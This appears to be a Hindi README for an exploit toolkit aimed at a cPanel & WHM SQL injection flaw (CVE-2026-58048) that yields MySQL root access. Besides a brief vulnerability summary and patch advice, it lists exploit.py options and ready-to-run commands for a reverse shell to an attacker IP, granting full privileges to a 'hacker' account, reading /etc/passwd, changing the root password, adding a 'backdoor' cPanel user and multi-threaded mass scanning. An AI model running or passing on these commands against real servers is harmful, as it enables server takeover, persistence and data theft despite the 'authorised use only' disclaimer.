
CVE‑2026‑58048 – cPanel रूट SQL निष्पादन टूलकिट



केवल नैतिक उपयोग हेतु – अधिकृत सुरक्षा परीक्षण
यह रिपॉज़िटरी केवल अधिकृत सुरक्षा पेशेवरों, ब्लू टीमों और पेनेट्रेशन टेस्टरों के लिए उपकरण प्रदान करती है।
कंप्यूटर सिस्टम तक अनधिकृत पहुँच CFAA (US), Computer Misuse Act (UK), TCK 243/244 (Turkey), और दुनिया भर के समान कानूनों के तहत अवैध है।
भेद्यता अवलोकन
CVE‑2026‑58048 cPanel & WHM संस्करण 11.x में एक गंभीर SQL इंजेक्शन भेद्यता है जो एक प्रमाणित cPanel उपयोगकर्ता को डेटाबेस रीनेम कार्यक्षमता के माध्यम से MySQL रूट विशेषाधिकारों के साथ मनमाने SQL कमांड निष्पादित करने की अनुमति देती है।
यह कैसे काम करता है
- प्रमाणित पहुँच आवश्यक – हमलावर के पास लक्ष्य सर्वर पर एक वैध cPanel खाता (उपयोगकर्ता नाम/पासवर्ड) होना चाहिए।
- SQL मोड हेरफेर – एक्सप्लॉइट MySQL सत्र को
ANSI_QUOTES मोड में सेट करता है, जो पार्सिंग व्यवहार को बदल देता है।
- डेटाबेस रीनेम इंजेक्शन – डेटाबेस का नाम बदलते समय, नया नाम ठीक से सैनिटाइज़ नहीं किया जाता, जिससे हमलावर मनमाने SQL स्टेटमेंट इंजेक्ट कर सकता है।
- रूट विशेषाधिकार – चूँकि रीनेम ऑपरेशन MySQL रूट विशेषाधिकारों के साथ चलता है, इंजेक्ट किया गया SQL उच्चतम डेटाबेस अनुमतियों के साथ निष्पादित होता है।
- प्रभाव – पूर्ण डेटाबेस टेकओवर, विशेषाधिकार वृद्धि, सर्वर समझौता, डेटा चोरी, बैकडोर, और पार्श्व गति। तुरंत अपग्रेड करें!
प्रभावित संस्करण
- cPanel & WHM 11.110 और पुराने – भेद्य
- 11.111 – 11.118 – भेद्य
- 11.119 – 11.126 – भेद्य
- 11.127 – 11.134 – भेद्य
- 11.135 – 11.136 – भेद्य
- 11.137.x –
11.137.1.6 से नीचे भेद्य
- 11.138.1.6 और बाद के – पैच किया गया
पैच
- cPanel & WHM 11.138.1.6 या नए संस्करण में अपग्रेड करें।
- यदि अपग्रेड संभव नहीं है, तो अस्थायी उपाय के रूप में cPanel उपयोगकर्ताओं के लिए MySQL रीनेम ऑपरेशन अक्षम करें।
उपकरण
| उपकरण | उद्देश्य | इच्छित उपयोगकर्ता |
|---|
exploit.py | रिवर्स शेल, पर्सिस्टेंस, UDF RCE, फ़ाइल पढ़ना/लिखना, डेटाबेस ऑपरेशन, प्रॉक्सी समर्थन, और मास स्कैनिंग के साथ पूर्ण हथियारबंद टूलकिट। | रेड टीमें / अधिकृत पेंटेस्टर |
safecheck.py | गैर-घुसपैठिया भेद्यता जाँचकर्ता जो cPanel संस्करण का पता लगाता है और किसी भी दुर्भावनापूर्ण पेलोड को निष्पादित किए बिना जोखिम का आकलन करता है। विस्तृत रिपोर्ट तैयार करता है। | ब्लू टीमें / सुरक्षा ऑडिटर |
विशेषता तुलना
| विशेषता | exploit.py | safecheck.py |
|---|
| भेद्यता का पता लगाना | [+] | [+] |
| संस्करण का पता लगाना | [+] | [+] |
| MySQL रूट SQL इंजेक्शन | [+] | [-] |
| रिवर्स शेल | [+] | [-] |
| पर्सिस्टेंस (cPanel उपयोगकर्ता निर्माण) | [+] | [-] |
| UDF RCE (कमांड निष्पादन) | [+] | [-] |
| फ़ाइल पढ़ना/लिखना | [+] | [-] |
| डेटाबेस ऑपरेशन (कोई भी SQL) | [+] | [-] |
| प्रॉक्सी समर्थन | [+] | [+] |
| मास स्कैनिंग (मल्टी-थ्रेड) | [+] | [-] |
| इंटरैक्टिव शेल | [+] | [-] |
| गैर-घुसपैठिया (सुरक्षित) मोड | [-] | [+] |
| वर्बोज़/डीबग मोड | [+] | [+] |
| SSL सत्यापन नियंत्रण | [+] | [+] |
| कस्टम User‑Agent | [+] | [+] |
| अनुरोध विलंब / पुनः प्रयास | [+] | [-] |
| JSON / रिपोर्ट आउटपुट | [+] | [+] |
| एंडपॉइंट पहुँच जाँच | [-] | [+] |
| SQL मोड लीकेज का पता लगाना | [-] | [+] |
उपयोग केस सारांश
| परिदृश्य | अनुशंसित उपकरण |
|---|
| ब्लू टीम – यह सत्यापित करना कि आपकी cPanel स्थापना भेद्य है या नहीं | safecheck.py |
| सुरक्षा ऑडिट – गैर-घुसपैठिया भेद्यता मूल्यांकन | safecheck.py |
| रेड टीम – पूर्ण शोषण के साथ अधिकृत पेनेट्रेशन परीक्षण | exploit.py |
| बग बाउंटी – जिम्मेदार प्रकटीकरण परीक्षण | safecheck.py |
| मास स्कैनिंग – भेद्यता के लिए कई लक्ष्यों की जाँच | exploit.py (केवल पता लगाना) |
| घटना प्रतिक्रिया – यह जाँचना कि सिस्टम समझौता किए गए हैं या नहीं | safecheck.py |
स्थापना
git clone https://github.com/tc4dy/CVE-2026-58048-PoC-Exploit
cd CVE-2026-58048
pip install -r requirements.txt
requirements.txt
requests
urllib3
colorama
pymysql
पैरामीटर
exploit.py पैरामीटर
| पैरामीटर | विवरण |
|---|
-t, --target | लक्ष्य cPanel URL (जैसे https://cpanel.example.com:2083) |
-l, --target-file | मास स्कैनिंग के लिए लक्ष्यों की सूची वाली फ़ाइल (प्रति पंक्ति एक) |
-u, --mysql-user | cPanel/MySQL उपयोगकर्ता नाम |
-P, --mysql-pass | cPanel/MySQL पासवर्ड |
--mysql-port | MySQL पोर्ट (डिफ़ॉल्ट: 3306) |
-p, --port | cPanel पोर्ट ओवरराइड करें (URL या 2083 से डिफ़ॉल्ट) |
--threads | मल्टी-टार्गेट के लिए थ्रेड्स की संख्या (डिफ़ॉल्ट: 10) |
-o, --output | परिणाम फ़ाइल में सहेजें (एकल लक्ष्य) |
--log | विस्तृत आउटपुट के लिए लॉग फ़ाइल |
-v, --verbose | वर्बोज़ आउटपुट |
--proxy | HTTP/HTTPS प्रॉक्सी (जैसे http://127.0.0.1:8080) |
-ua, --user-agent | कस्टम User‑Agent |
--no-keep-alive | सत्र को जीवित न रखें |
--delay | अनुरोधों के बीच विलंब (डिफ़ॉल्ट: 2.0s) |
--max-retries | अधिकतम पुनः प्रयास (डिफ़ॉल्ट: 3) |
--ssl-verify | SSL प्रमाणपत्र सत्यापित करें |
--cmd | निष्पादित करने के लिए कमांड (विशिष्ट के लिए sql: या udf: के साथ उपसर्ग करें) |
--inject | इंजेक्ट करने के लिए कस्टम SQL (अन्य क्रियाओं को ओवरराइड करता है) |
--reverse-shell | रिवर्स शेल IP:PORT (UDF का उपयोग करता है) |
--passwd | रूट MySQL पासवर्ड बदलें |
--adduser | cPanel उपयोगकर्ता बनाएँ (USER DOMAIN PASSWORD) |
--read | LOAD_FILE के माध्यम से फ़ाइल पढ़ें |
-i, --interactive | शोषण के बाद इंटरैक्टिव शेल |
--verify | MySQL लॉगिन का प्रयास करके शोषण की सफलता सत्यापित करें |
--ping | शोषण से पहले लक्ष्य को पिंग करें |
safecheck.py पैरामीटर
| पैरामीटर | विवरण |
|---|
-t, --target | लक्ष्य cPanel URL (जैसे https://cpanel.example.com:2083) |
-v, --verbose | वर्बोज़ आउटपुट |
--proxy | HTTP/HTTPS प्रॉक्सी (जैसे http://127.0.0.1:8080) |
-ua, --user-agent | कस्टम User‑Agent |
--ssl-verify | SSL प्रमाणपत्र सत्यापित करें |
--timeout | सेकंड में अनुरोध टाइमआउट (डिफ़ॉल्ट: 10) |
--log | रिपोर्ट फ़ाइल में सहेजें |
--json | परिणाम JSON प्रारूप में आउटपुट करें |
परिदृश्य
| # | परिदृश्य | कमांड |
|---|
| 1 | त्वरित भेद्यता जाँच | python safecheck.py -t https://cpanel.example.com:2083 |
| 2 | रिपोर्ट के साथ विस्तृत स्कैन | python safecheck.py -t https://cpanel.example.com:2083 --log report.txt --json -v |
| 3 | रिवर्स शेल | python exploit.py -t https://cpanel.example.com:2083 -u user -P pass --reverse-shell 192.168.1.100:4444 |
| 4 | कस्टम SQL निष्पादित करें (रूट) | python exploit.py -t https://cpanel.example.com:2083 -u user -P pass --inject "GRANT ALL PRIVILEGES ON *.* TO 'hacker'@'%' IDENTIFIED BY 'pwned'" |
| 5 | संवेदनशील फ़ाइल पढ़ें | python exploit.py -t https://cpanel.example.com:2083 -u user -P pass --read /etc/passwd |
| 6 | MySQL रूट पासवर्ड बदलें | python exploit.py -t https://cpanel.example.com:2083 -u user -P pass --passwd NewRootPass123 |
| 7 | नया cPanel उपयोगकर्ता बनाएँ (पर्सिस्टेंस) | python exploit.py -t https://cpanel.example.com:2083 -u user -P pass --adduser backdoor domain.com Parola123 |
| 8 | शोषण के बाद इंटरैक्टिव शेल | python exploit.py -t https://cpanel.example.com:2083 -u user -P pass -i |
| 9 | फ़ाइल से मास स्कैनिंग | python exploit.py -l targets.txt -u user -P pass --threads 20 --output results.json |
| 10 | प्रॉक्सी और कस्टम User‑Agent का उपयोग करें | python exploit.py -t https://cpanel.example.com:2083 -u user -P pass --proxy http://127.0.0.1:8080 -ua "Mozilla/5.0 (X11; Linux x86_64)" |

 tc4dy/cve-2026-58048-poc-exploit

